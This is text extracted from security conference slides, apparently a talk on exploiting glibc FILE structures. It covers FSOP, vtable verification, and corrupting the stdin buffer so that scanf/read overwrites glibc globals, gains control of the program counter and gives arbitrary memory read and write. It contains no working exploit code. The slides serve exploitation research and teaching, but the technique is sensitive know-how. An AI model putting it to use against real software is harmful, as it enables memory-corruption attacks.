
Make FILE structure great again

- Stdin related function
 - `scanf("%d", &var)`
 - It will call
 - `read(0, buf_base, sizeof(stdin buffer))`



Make FILE structure great again

- Stdin related function
 - `scanf("%d", &var)`
 - It will call
 - `read(0, buf_base, sizeof(stdin buffer))`
 - It can overwrite many global variable in glibc
 - Input: aaaa.....



Make FILE structure great again


- Stdin related function

- scanf()
- It works
- read()
- It works
- Input: add.....

stdin

Control PC again !

main_arena



Make FILE structure great again

- How about Windows ?
 - No vtable in FILE
 - It also has stream buffer pointer
 - You can corrupt it to achieve arbitrary memory read and write

Agenda

- Introduction
 - File stream
 - Overview the FILE structure
- Exploitation of FILE structure
 - FSOP
 - Vtable verification in FILE structure
 - Make FILE structure great again
- Conclusion

Conclusion

- FILE structure is a good target for binary exploit
 - It can be used to
 - Arbitrary memory read and write
 - Control the PC and do oriented programing
 - Other exploit technology
 - Arbitrary free/unmmap
 - ...

Conclusion

- FILE structure is a good target for binary Exploit
 - It's very powerful in some unexploitable case
 - Let's try to find more and more exploit technology in FILE structure

Mail : angelboy@chroot.org

Blog : blog.angelboy.tw

Twitter : [scwuaptx](https://twitter.com/scwuaptx)